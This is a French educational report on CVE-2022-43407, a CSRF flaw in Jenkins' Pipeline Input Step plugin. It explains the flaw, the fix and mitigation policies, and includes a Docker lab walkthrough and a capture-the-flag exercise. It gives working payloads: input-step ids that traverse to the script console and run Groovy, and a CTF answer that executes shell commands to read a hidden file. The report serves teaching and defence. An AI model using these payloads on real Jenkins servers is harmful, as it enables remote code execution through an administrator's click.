

# CVE-2022-43407

Nicolas GUERROUDJ  
Tanguy PAYMAL

20/01/2023

<b>Introduction</b>	<b>3</b>
<b>Explication de vulnérabilité</b>	<b>5</b>
Contexte	5
Pipeline: Step Input	5
Console d'exécution de script	5
Protection Anti-CSRF	6
Explication	6
Correctif	7
<b>Démonstration de la vulnérabilité</b>	<b>8</b>
Etape 0 - Prérequis	8
Etape 1 - Installation du conteneur docker	8
Etape 2 - Préparation de l'attaque / Dans la peau de l'attaquant	8
Etape 3 - Exploitation de la faille / Dans la peau de la victime	11
<b>Capture The Flag</b>	<b>13</b>
<b>Gestion de la faille</b>	<b>13</b>
Gestion lors de l'attaque	13
La politique des systèmes d'information	14
<b>Bibliographie</b>	<b>15</b>
<b>Glossaire</b>	<b>16</b>
<b>Annexes</b>	<b>17</b>
Solution du CTF	17

# Introduction

La CVE-2022-43407 est une vulnérabilité située sur le plugin “Pipeline: input step” de Jenkins. Jenkins est un outil open-source permettant d’automatiser des parties de développements logiciels (tests, déploiement, ...) et ainsi de faire de l’intégration et de la livraison continue. Les fonctionnalités de Jenkins sont étendues à l’aide de plugins proposés par la communauté.

La faille permet d’exploiter le champ d’un formulaire qui n’est pas correctement protégé en écriture et il n’y a pas de vérification pour "[sanitize](#)" la valeur rentrée par l’utilisateur. Ainsi il est possible de modifier la valeur afin de forger un url et induire un utilisateur à réaliser une action non désirée, ce qu’on appelle en anglais une Cross-Site Request Forgery ([CSRF](#)). Il existe des solutions contre cette attaque par exemple l’utilisation d’un jeton unique par session permettant d’identifier l’utilisateur. Toutefois, cette vulnérabilité permet de contourner cette protection. Dans notre cas, l’un des impacts possible est de forger l’url pour permettre d’accéder à la console administrateur de Jenkins. Ainsi, par cette faille, l’attaquant peut écrire exécuter un script à distance, ce qu’on appelle en anglais une “Remote Code Execution” ([RCE](#)). Cependant, cette vulnérabilité requiert qu’un administrateur effectue une action sur la [pipeline](#) infecté.

Le plugin compromis est “Pipeline: Input Step” dans sa version 451.vf1a\_a\_4f405289 et toutes ses versions antérieures. La faille touche toutes les machines hébergeant le service Jenkins utilisant ce plugin, ce qui représente environ 265 000 instances de Jenkins [\[6\]](#). Par ailleurs, ce plugin est fourni dans toutes les versions pré-installées de Jenkins.

Ci-dessous le score de la CVE dans le Common Vulnerability Scoring System (CVSS) [2] :

	Red Hat	NVD
CVSS v3 Base Score	8.8	8.8
Attack Vector	Network	Network
Attack Complexity	Low	Low
Privileges Required	None	None
User Interaction	Required	Required
Scope	Unchanged	Unchanged
Confidentiality	High	High
Integrity Impact	High	High
Availability Impact	High	High

En effet, cette attaque peut s'effectuer à distance en utilisant des protocoles réseau (**Attack Vector**: Network) et possède une complexité faible (**Attack Complexity**: Low) celle-ci étant facilement reproductible. De plus, elle ne nécessite pas forcément de privilège particulier pour l'attaquant sur le système car dans certains contextes de déploiement continu, la pipeline est peut être gérée par un dépôt Git (**Privileges Required**: None). Toutefois, la vulnérabilité nécessite l'action d'un utilisateur (**User Interaction**: Required) et pour avoir son impact le plus fort, l'action d'un administrateur. Son impact direct est sur le système lui-même (**Scope**: Unchanged) et puisqu'elle peut se résulter en une RCE, l'attaquant peut réaliser toute action sur le système. (**Confidentiality**: High, **Integrity**: High, **Availability**: High). Elle obtient donc un score [CVSS](#) de 8,8.

L'intégrité, la confidentialité et la disponibilité sont directement compromises par la RCE que l'attaquant peut effectuer. En effet l'attaquant peut avoir accès à la machine hébergeant le service Jenkins, si le serveur Jenkins n'est pas isolé dans une machine virtuelle ou un conteneur, l'attaquant à accès à toute la machine. Il peut ensuite exécuter n'importe quel script sur la machine pour accéder, modifier, ou supprimer des données ou faire un déni de service sur d'autres applications ou directement sur Jenkins. Par exemple, "récemment", de nombreuses entreprises utilisant Jenkins ont été infectées par des logiciels de minage de Cryptomonnaie (notamment Monero) ce qui leur a permis de récolter plus de 3 millions de dollars [\[10&11\]](#). Les possibilités sont ainsi nombreuses et uniquement limitées par la créativité de l'attaquant.

# Explication de vulnérabilité

## Contexte

Avant de rentrer dans le vif du sujet, il est important de comprendre le contexte permettant l'exploitation de cette vulnérabilité.

### Pipeline: Step Input

Le plugin Jenkins "Pipeline: Step Input" permet de rajouter une étape de validation sur un pipeline. Cette validation est présentée sous la forme d'un formulaire contenant deux boutons l'un pour accepter et l'autre pour interrompre l'exécution de la pipeline.

Ainsi pour demander une validation au sein d'un pipeline, il est possible d'utiliser l'instruction groovy "input". [\[6\]](#)

Cette instruction peut prendre deux paramètres:

- **id**: un identifiant interne au plugin permettant de réaliser la validation par un événement tier (humain ou automatisé)
- **message**: un message de titre qui sera affiché au moment de la validation

#### Exemple d'utilisation:

```
input id: '2', message: 'Proceed or Abort?'
```

### Console d'exécution de script

Jenkins propose une fonctionnalité avancée permettant aux utilisateurs disposant des droits administrateur de saisir et d'exécuter des scripts formulés dans le langage de programmation "[groovy](#)" au travers de l'interface web. Ces scripts peuvent être utilisés pour effectuer pour configurer Jenkins, la gestion des utilisateurs, des projets ou même des plugins.

Il est également possible d'exécuter un script au travers de cette console d'exécution grâce à une requête POST. Dans ce cas, il faut préciser le script à exécuter dans un paramètre query nommé "script".

#### Exemple:

```
POST /script?script=println('Hello World')
```

## Protection Anti-CSRF

Dans la section [précédente](#), il vous a été présenté une requête POST permettant d'exécuter un script en indiquant dans un paramètre GET le script à utiliser. Sans une protection adaptée, cette requête pourrait être transmise à un administrateur de manière détournée (par exemple, avec un lien raccourci ou une XSS) afin d'exécuter un script sans son consentement.

C'est pourquoi Jenkins a mis en place une protection sur toutes les requêtes POST entrantes. En effet, pour que celle-ci s'exécute il est nécessaire de renseigner un paramètre POST avec un jeton unique associé à chaque utilisateur. Ainsi ce jeton permet de vérifier que les demandes effectuées sur le site proviennent bien de l'utilisateur.

## Explication

Comme présenté précédemment, le plugin "Pipeline: Input Step" permet de demander une validation avant de continuer l'exécution d'une pipeline notamment au travers de l'interface graphique de Jenkins.

**Do you want to deploy to Production ?**



Cette interface est constituée d'un formulaire avec deux boutons. Ce formulaire redirige l'utilisateur vers l'exécution d'une requête post vers "**{id}/submit**". Hors comme présenté dans le [contexte](#) de cette vulnérabilité, l'utilisateur a la possibilité de modifier le contenu de la variable id.

Ci-dessous, le code Jelly vulnerable utilisé dans le plugin. ([Github](#)) [5]

```
<h1>${it.input.message}</h1>
<j:if test="${!it.completed}">
  <f:form method="post" action="${it.id}/submit" name="${it.id}">
    </f:form>
  </j:if>
```

De plus, la valeur de l'identifiant saisie par l'utilisateur n'est pas vérifiée par le plugin et n'est donc pas "[sanitize](#)".

Il est donc possible de forger l'URL cible en modifiant la valeur de l'identifiant.

**Par exemple:**

```
input id: 'modification/de/l/url', message: 'Proceed or Abort?'
```

Le formulaire redirige alors vers "**<url\_actuel>/modification/de/url/submit**".

En effet, le **"/submit"** est directement ajouté dans le plugin. Toutefois, il est possible de détourner cet ajout en ajoutant un point d'interrogation (?) à la fin de l'identifiant afin de transformer le **"/submit"** ajouté pour un paramètre de requête.

### Par exemple:

```
input id: 'modification/de/url?', message: 'Proceed or Abort?'
```

Le formulaire redirige alors vers “<url\_actuel>/modification/de/url?/submit”. Ce qui est équivalent à l'url: “<url\_actuel>/modification/de/url”.

Il est donc possible au travers de cette vulnérabilité de forger l'url d'un administrateur et de lui faire exécuter une action non désirée, il s'agit donc d'une vulnérabilité [CSRF](#).

De plus, le formulaire utilisé par le plugin nécessite l'utilisation d'une requête POST. Un jeton CSRF est intégré à celui-ci et est transféré lors de la requête. Ainsi cette vulnérabilité n'est pas protégé par la [protection Anti-CSRF](#) de Jenkins.

Cette vulnérabilité combinée avec l'utilisation de la [console d'exécution de script](#) permet de faire exécuter directement du code sur le serveur Jenkins. L'impact de la vulnérabilité résulte ainsi en une [RCE](#).


### Par exemple:

```
input id: '../.../.../script?script=println(\'Hello World\')&',  
message: 'Proceed or Abort'
```

Le formulaire redirige alors vers “/script/?script=println('Hello World')”. Ce qui exécute le script suivant sans confirmation de l'administrateur (après qu'il ai cliqué pour déployer en production).

```
println('Hello World')
```

On peut résumer cette vulnérabilité avec le schéma ci-dessous.



## Correctif

Pour corriger cette vulnérabilité, l'équipe chargée du développement du plugin a simplement ajouté des vérifications sur l'identifiant saisi par l'utilisateur ([sanitize](#)).

[Le correctif est disponible sur le Github du plugin.](#)

# Démonstration de la vulnérabilité

Pour effectuer la démonstration de la vulnérabilité, merci de bien vouloir suivre les consignes suivantes avec précaution.

## Etape 0 - Prérequis

- docker

## Etape 1 - Installation du conteneur docker

Afin de pouvoir réaliser la démonstration de cette vulnérabilité, vous allez devoir dans un premier temps démarrer le conteneur docker associé.

Pour ce faire, il vous suffit d'exécuter la commande suivante:

```
docker run -d -p 8080:8080 nicolasgdj/cve-2022-43407-jenkins:v1.0.0
```

Si tout à bien fonctionné vous devriez pouvoir accéder au jenkins sur l'adresse: <http://localhost:8080>

Toutefois, si pour une raison externe vous n'arrivez pas à démarrer le conteneur, vous pouvez toujours visionner une vidéo de la vulnérabilité disponible [ICI](#).

## Etape 2 - Préparation de l'attaque / Dans la peau de l'attaquant

Dans cette étape, nous vous proposons de vous mettre dans la peau d'un attaquant qui souhaite réaliser une attaque sur une grande entreprise utilisant Jenkins de manière quotidienne. En effet, cette entreprise utilise Jenkins comme outil de déploiement de leur [application phare](#) vers les serveurs de production avec leur pipeline "**Deploy-App-to-Prod**". Grâce à une campagne de phishing ciblé, vous avez réussi à obtenir les identifiants de connexion à Jenkins de l'une des développeuses : **alice**. Toutefois, un principe de moindre privilège a été mis en place au sein de l'entreprise, ainsi alice ne possède pas beaucoup de droits sur Jenkins, elle peut "uniquement" modifier la pipeline dont son code et lancer l'exécution de celle-ci. Contrairement à son manager **bob** qui lui possède **tous les droits** sur Jenkins.

Lors d'un déploiement en production, les procédures mis en place dans l'entreprise demande aux développeurs de faire valider le déploiement par leur manager (bob). Pour ce faire, l'entreprise utilise le plugin "jenkin-input-step" qui permet de mettre en pause une pipeline et ainsi attendre la validation de celle-ci.

On considère dans cette démonstration, qu'il n'est pas possible d'attaquer le serveur de production au travers de la pipeline, celui-ci étant protégé par différentes procédures.


En tant qu'attaquant, vous allez devoir trouver une solution pour accéder à l'un des serveurs de l'entreprise.




Dans un premier temps, vous pouvez vous connecter sur le compte d'alice en utilisant les identifiants suivant:

**Identifiant:** alice  
**Mot de passe:** alice

Vous allez ensuite pouvoir vous rendre sur le pipeline de production: **“Deploy-App-to-Prod”** en cliquant simplement dessus.



Une fois cette étape réalisée, vous pouvez aller dans la configuration de la pipeline pour observer son code.



Une fois la page de configuration atteinte, vous pouvez accéder au script de la pipeline (en bas de page) et également le modifier:

```
pipeline {  
  
  agent any  
  
  stages {  
    stage('Clean-up') {  
      steps {  
        echo 'Cleaning all codes...'  
        sleep(10) // Some stuff executed here  
        echo 'Done'  
      }  
    }  
  }  
}
```

```

stage('Test') {
    steps {
        echo 'Testing...'
        sleep(2) // Some stuff executed here
        echo ' * Security: OK'
        sleep(2) // Some stuff executed here
        echo ' * Integrity: OK'
        sleep(3) // Some stuff executed here
        echo ' * Shop : OK'
        sleep(4) // Some stuff executed here
        echo ' * Payment methods : OK'
        sleep(1) // Some stuff executed here
        echo 'All tests done'
        echo '0 failure'
    }
}

stage('Deploy') {
    steps {
        //TODO: Edit code here
        input id: '2101-0901', message: 'Do you want to deploy
to Production ?'
        //END TODO
        echo 'Deploying to Production...'
        sleep(15)
        echo 'Done'
    }
}
}
}
}

```

Le script d'un pipeline est écrit en [groovy](#), ici nous avons 3 étapes : Clean-up, Test et Deploy. L'étape qui va nous intéresser est celle du déploiement. On peut y observer l'instruction suivante:

```
input id: '2101-0901', message: 'Do you want to deploy to Production ?'
```


L'instruction "input" est ajoutée au travers du plugin "jenkin-input-step" et permet de demander une validation avant de continuer l'exécution du code. Il prends deux paramètres:

- **id**: un identifiant interne au plugin, "invisible" par la suite
- **message**: le message qui sera affiché dans la validation


La vulnérabilité permet donc de détourner l'utilisation du paramètre **id** en tant que [CRSE](#) comme vous avez pu le voir dans [l'explication de la vulnérabilité](#). Et ainsi l'instruction précédente par:

```
input id: '../../../../../script?script=println(\'You\\\n\'ve been
hacked!\\')&', message: 'Do you want to deploy to Production ?'
```

Par la suite, il vous suffit de lancer un build en cliquant sur le bouton du même nom.



Vous pourrez alors observer les différentes étapes de la pipeline et notamment l'étape "Deploy" se mettre en attente.



Vous n'avez plus qu'à attendre la validation du manager d'alice: bob!



## Etape 3 - Exploitation de la faille / Dans la peau de la victime

Dans cette nouvelle étape, nous vous proposons d'être promu en tant que manager d'alice. En effet, vous allez incarner le rôle de bob.

Bob, comme tous les vendredi soirs, décide de regarder s'il n'y a pas de nouvelle version de l'application de l'entreprise à mettre en production. Vous allez donc pouvoir vous connecter sur Jenkins en utilisant les identifiants suivants:

**Identifiant:** bob  
**Mot de passe:** bob


Vous allez ensuite pouvoir vous rendre sur le pipeline de production: "**Deploy-App-to-Prod**" en cliquant simplement dessus.



Effectivement, vous observez un build en attente de validation. Celle-ci provenant d'alice, votre plus fidèle développeuse, vous décidez de l'accepter.

Pour ce faire, cliquez sur le numéro du dernier build situé dans l'historique des builds. Cliquez ensuite sur le bouton "Paused for Input" et enfin "Proceed".

(Toutefois, Il est intéressant de noter que vous pouvez également annuler l'opération, ce qui aura le même effet)



The screenshot shows the Jenkins web interface. At the top, there's a header with the Jenkins logo and the text 'Jenkins'. Below the header, there's a breadcrumb trail: 'Tableau de bord > Deploy-App-to-Prod > #23'. On the left side, there's a sidebar with several menu items: 'Status', 'Changes', 'Console Output', 'Edit Build Information', and 'Paused for Input'. The 'Paused for Input' item is highlighted with a red rectangle. On the right side, there's a large heading 'Do you want to deploy to Production ?' and two buttons: 'Proceed' and 'Abort'.

Vous voilà piraté ! Mais qui a bien pu vous faire un coup pareil ? Devriez-vous licencier alicia pour sabotage?

### Console de script

Vous pouvez saisir ici un [script Groovy](#) quelconque pour l'exécuter sur le serveur. Utile pour diagnostiquer et résoudre des problèmes. Utilisez la commande "println" pour voir la sortie (si vous utilisez System.out, cela ira vers la sortie standard). Par exemple :

```
println(Jenkins.instance.pluginManager.plugins)
```

Toutes les classes de tous les plugins sont visibles. jenkins.\*, jenkins.model.\*, hudson.\*, et hudson.\*

```
1 println('You\'ve been hacked!')
```

### Résultat

```
You've been hacked!
```

On observe ici, qu'un script affichant un simple message a été exécuté. On peut d'ailleurs voir le résultat du script en bas de la page.

# Capture The Flag

Pour les plus aventuriers d'entre vous, nous vous avons également préparé un [CTF](#). Ainsi en utilisant la vulnérabilité que nous vous avons présentée dans ce document, vous allez devoir trouver un flag caché sur le serveur Jenkins.

Bonne chance !

[La solution se trouve en annexe.](#)

**Indication:** Vous devez modifier l'id dans le pipeline et faire un script groovy pour récupérer le flag.

Petite astuce, vous pouvez tester votre script directement dans l'éditeur de script groovy avec l'utilisateur bob qui est admin avant de l'implémenter dans la pipeline avec la faille.

## Gestion de la faille

### Gestion lors de l'attaque

En se plaçant dans la peau d'un administrateur des systèmes d'information, la première chose à faire selon nous est de mettre à jour le plugin. Cela va permettre que le champ du formulaire d'être correctement protégé et d'enlever la possibilité aux attaquants d'éviter la protection [CSRF](#).

Dans le cas où la nouvelle version du plugin corrigé ne serait pas encore sortie, l'administrateur peut décider de ne pas du tout intervenir sur une pipeline utilisant le plugin. Cela permet de ne pas exécuter de code malveillant s'il est présent sans le savoir.

Enfin en ayant connaissance de la faille il peut également inspecter la pipeline avant de faire une action dessus pour vérifier la présence ou non d'un code malveillant.

## La politique des systèmes d'information

Il existe plusieurs politiques de systèmes d'information qui peuvent être mis en place par une entreprise pour prévenir des différentes failles de sécurité:

1. Mettre à jour régulièrement les logiciels et les systèmes d'exploitation utilisés par l'entreprise pour s'assurer qu'ils sont protégés contre les dernières failles de sécurité connues.
2. Appliquer les derniers correctifs de sécurité dès qu'ils sont disponibles.
3. Utiliser un pare-feu strict pour protéger les réseaux de l'entreprise contre les attaques extérieures.
4. Appliquer les règles de moindre privilège pour que d'autres services ne soient pas eux aussi compromis à la suite d'une RCE.
5. Utiliser des logiciels de détection et de prévention des intrusions pour détecter les tentatives d'intrusion et les bloquer avant qu'elles ne puissent causer des dommages.
6. Imposer des restrictions d'accès aux données sensibles et forcer les employés à utiliser des mots de passe forts pour protéger les comptes d'utilisateurs.
7. Sauvegarder régulièrement les données de l'entreprise pour pouvoir les restaurer en cas de perte ou de corruption des données.
8. Isoler au maximum les services entre eux (conteneurisation, VM, règles systèmes) pour limiter les dérives si un système est compromis.

D'une manière générale, il est important de se tenir informé un maximum des nouvelles vulnérabilités et failles connues afin de pouvoir prendre les mesures nécessaires pour protéger les systèmes et les données de l'entreprise. Pour cela, il est recommandé de suivre les dernières actualités en matière de sécurité informatique et de s'abonner à des bulletins d'alerte émis par les organismes de sécurité, les fabricants de logiciels et les fournisseurs de services en ligne. Par exemple, il est possible d'utiliser le site [Common Weakness Enumeration](#). [7 & 8 & 9]

Il est également important de participer à des événements et des conférences sur la sécurité informatique pour rester informé des dernières tendances et développements en matière de sécurité. De plus, il est utile de s'engager dans des programmes de certification en sécurité informatique pour améliorer ses connaissances et ses compétences en la matière.

Ainsi, en mettant en place ces politiques de systèmes d'informations, une entreprise peut réduire significativement les risques de faille de sécurité et protéger ses données et ses systèmes contre les attaques informatiques.

# Bibliographie

Cette vulnérabilité étant peu documentée, nous avons principalement exploré le code Github[5].

- [1] Avinash Hanwate, article sur le site bugzilla.redhat.com, 20 novembre 2022, [https://bugzilla.redhat.com/show\\_bug.cgi?id=2136386](https://bugzilla.redhat.com/show_bug.cgi?id=2136386)
- [2] Article publié sur le site de redhat, 2 novembre 2022, <https://access.redhat.com/security/cve/cve-2022-43407>
- [3] NATIONAL VULNERABILITY DATABASE - CVE-2022-43407 <https://nvd.nist.gov/vuln/detail/CVE-2022-43407>
- [4] Jenkins Security Advisory 2022 <https://www.jenkins.io/security/advisory/2022-10-19/#SECURITY-2880>
- [5] Pipeline-Input-Step Repository on GitHub <https://github.com/jenkinsci/pipeline-input-step-plugin>
- [6] Pipeline Input Step - Home page <https://plugins.jenkins.io/pipeline-input-step/>
- [7] CWE-693 Protection Mechanism Failure <https://cwe.mitre.org/data/definitions/693.html>
- [8] CWE-838 Encoding for Output Context <https://cwe.mitre.org/data/definitions/838.html>
- [9] CWE-352 - CSRF <https://cwe.mitre.org/data/definitions/352.html>
- [10] Hackers exploit Jenkins servers, make \$3 million by mining Monero <https://www.csoonline.com/article/3256314/hackers-exploit-jenkins-servers-make-3-million-by-mining-monero.html>
- [11] Jenkins Exploit Cryptocurrency mining malware <https://geko.cloud/en/jenkins-cryptocurrency-malware/>
- [12] Vidéo qui ne t'abandonnera jamais <https://www.youtube.com/watch?v=dQw4w9WgXcQ>

# Glossaire

**CSRF:** Cross-site request forgery est une vulnérabilité forçant un utilisateur à exécuter des actions non désirées sur une application web.

**CTF:** Capture The Flag, est un jeu qui consiste à trouver un flag (souvent du texte) caché dans un système.

**CVSS:** Common Vulnerability Scoring System, est un système de notation couramment utilisé dans le cadre des CVE.

**Groovy:** Langage de programmation orienté objet destiné à la plate-forme Java inspiré de Python.

**Produit/Application phare:** Meilleur produit reconnu.

**Phishing:** Technique permettant d'obtenir des informations confidentielles en se faisant passer pour un tiers de confiance. (faux mail, faux site internet)

**Pipeline:** Combinaison de tâches permettant de réaliser du développement continu (par exemple en utilisant Jenkins).

**RCE :** Remote Code Execution est une vulnérabilité permettant d'exécuter du code à distance dans un système informatique.

**Rick roll:** Terme technique employé pour exprimer que je ne t'abandonnerai jamais.

**Sanitize:** Vérification des entrées fournies par l'utilisateur pour éviter des attaques d'injection de code ou autre action non voulue.



# Annexes

## Solution du CTF

[Vidéo de démonstration.](#)

Pour exécuter du bash dans groovy on peut utiliser la commande suivante :

```
println('ls'.execute().text)
```

Voici la suite de commandes bash qui permettent d'arriver au flag.

```
ls /home
cd /home/jenkins
ls
cat secret.txt
cd ../bob
ls
ls -la
cat .flag
```

Dans un premier temps, il faut regarder dans le home. Vous allez tomber sur un grand nombre de dossiers dont un dossier qui correspond à l'utilisateur jenkins qui contient un fichier secret.txt avec "What's the admin name ?" comme contenu. C'est l'indice qui vous permet de comprendre qu'il faut aller voir dans le dossier bob. Le dossier bob contient un fichier .flag, il suffit de l'afficher pour avoir le flag.

Enfin, le code pour afficher le flag peut être intégré à la pipeline avec la ligne suivante dans la configuration de la pipeline.

```
input id: '../../../../../script?script=println(\'cat /home/bob/.flag\'.execute().text)&', message: 'Do you want to deploy to Production ?'
```

Le flag est le suivant : *N3ver Gonna\_G1ve\_Y0u\_Up* [\[12\]](#)